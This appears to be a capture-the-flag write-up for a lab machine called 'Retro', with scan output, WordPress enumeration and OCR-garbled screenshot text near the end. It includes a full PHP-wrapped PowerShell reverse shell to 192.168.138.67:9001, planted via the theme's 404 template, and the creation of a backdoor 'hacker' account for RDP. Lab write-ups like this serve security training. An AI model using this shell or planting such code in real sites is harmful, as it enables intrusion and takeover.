Retro

Enumeration

Nmap scan

```
Nmap scan report for 10.82.140.29
Host is up (0.20s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
```

```
80/tcp   open  tcpwrapped
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-22T03:45:24
| Not valid after:  2026-07-24T03:45:24
| MD5:     6689 4674 ee85 e179 37e9 acdc 6ac7 019f
| SHA-1:   7a5d a066 f55a a35f 229f d507 2773 57f3 05fb 77cb
|_SHA-256: 429b 00a4 5f7a 4c2a 1b48 f7a8 5216 563f acd0 49bf dadf 28ab 1
874 1c80 db64 7c78
```

Rust scan

```
Nmap scan report for retro.thm (10.82.140.29)
Host is up, received user-set (0.20s latency).
Scanned at 2026-01-23 09:31:50 +0530 for 13s

PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-22T03:45:24
```

```
| Not valid after:  2026-07-24T03:45:24
| MD5:     6689 4674 ee85 e179 37e9 acdc 6ac7 019f
| SHA-1:   7a5d a066 f55a a35f 229f d507 2773 57f3 05fb 77cb
| SHA-256: 429b 00a4 5f7a 4c2a 1b48 f7a8 5216 563f acd0 49bf dadf 28ab 1
874 1c80 db64 7c78
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbygAwIBAgIQJeY44Birz4BGfPo4BOd4PzANBgkqhkiG9w0BAQsF
ADAT
| MREwDwYDVQQDEwhSZXRyb1dlYjAeFw0yNjAxMjIwMzQ1MjRaFw0yNjA3Mj
QwMzQ1
| MjRaMBMxETAPBgNVBAMTCFJldHJvV2ViMIIBIjANBgkqhkiG9w0BAQEFAAO
CAQ8A
| MIIBCgKCAQEA31B1bIfv0HwbWmmQ4v8xUs1PSFFKKLwnRXLW42t2UmzFQ
GxK+Tdz
| aDs2B3y4XZwavM9K4pk6cbctZx2VL4KZQAxNRG5OaKGrTVxVHVsQWYjxve
dPhVxd
| TOzcWrzeZmRytf4BTTZBlABmMmNxe/b461dwYXU6Xo6jpg+VVUs17m4AbH
yPCcmk
| azJUu5N4ODvWlpwpgMMEI7eCjBsQd9E+wNjcaJGNo31VAoA9y3COOnHmp
HDtWByO
| MYUzNjx86QRX5inpC0pXfmDNjaniIvPxx/d/aQQY4ArE50+3gpwzbsD0waa0
dSNx
| 3BMP0c7QiVuKUzNi11E5zyW8CNvGZC53jQIDAQABoyQwIjATBgNVHSUEDD
AKBggr
| BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBABg
cGQySHgyd
| BIxAi7mSPXnV1SAezu66neNy+xPVeVrzo3RjidCNl5n3S9dWIt+HFG4MMXdR
SB5G
| 5nQgBVNObO9pQI+hVIldgLoKzTR3D6nMs7fslhY9Wl9iQ8YpTEGGZiXtPMsK
GcpJ
| 0WDEicCp4cHi9g54qhF2xp2SRqsr9mooQc8HhmOwuHk9wnvCDoEwLW8b
nL7e6a40
| Or2xFzQhCnUGm4pbLF8dA9p0knGMLfa96NzYsulJsRYPbJRjPztTAvYAyW9
XYeT6
| +yQk3h9o9BnPopeBpk4yqxKkKsNx1d5HrpNeeMKzjnyYADv4SN2NR8jk9ykh
qShv
```

```
| G1pa15Fvo6E=
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2026-01-23T04:01:58+00:00
|_ssl-date: 2026-01-23T04:02:02+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
```

Web Enumeration

Directory Enumeration

```
Starting gobuster in directory enumeration mode
===============================================================
========
/retro               (Status: 301) [Size: 146] [→ http://retro.thm/retro/]
```

Usernames found (using wpscan user enumeration)


```
[i] User(s) Identified:

[+] wade
 | Found By: Author Posts - Author Pattern (Passive Detection)
```


```
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://retro.thm/retro/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection
```


Using **PowerShell Reverse Shell via PHP**


```
 <?php
$ps = "powershell -nop -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.138.67',9001);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbackbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbackbyte,0,\$sendbackbyte.Length);\$stream.Flush()};\$client.Close()\"";
system($ps);
?>
```




Go to Theme Editor and 404 template and put reverse shell and update it. now go the http://retro.thm/retro/wp-content/themes/90s-retro/404.php link and we will get the shell.








Create a new user ‘hacker’ and password ‘P@ssw0rd123!’




and login using RDP


```
xfreerdp3 /v:retro.thm /u:hacker /p:P@ssw0rd123!
```



user.txt


FreeRDP: retro.thm
Recycle Bin
Google Chrome
Windows PowerShell
PS C:\Users\Wade> cd ..
PS C:\Users> Administrator
Administrator : The term 'Administrator' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
PS C:\Users> cd
PS C:\> ls
Directory:
Mode
PS C:\> whoami
PRIVILEGES INFO
Privilege Name
PS C:\>
PS C:\>
Desktop
File
Home
Share
View
This PC
Local Disk (C:)
Users
Wade
Desktop
Search Desktop
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
user.txt
12/8/2019 8:09 PM
Text Document
1 KB
1 item
9:50 PM
1/22/2026

root.txt


FreeRDP: retro.thm
Recycle Bin
Google Chrome
Windows PowerShell
PS C:\Users\Wade> cd ..
PS C:\Users> Administrator
Administrator : The term 'Administrator' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
PS C:\Users> cd
PS C:\> ls
Directory:
Mode
PS C:\> whoami
PRIVILEGES INFO
Privilege Name
SeShutdownPrivi
SeChangeNotifyP
SeUndockPrivile
SeIncreaseWorki
SeTimeZonePrivi
PS C:\>
PS C:\>
Desktop
File
Home
Share
View
This PC
Local Disk (C:)
Users
Administrator
Desktop
Search Desktop
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
root.txt
12/8/2019 8:08 PM
Text Document
1 KB
1 item
9:50 PM
1/22/2026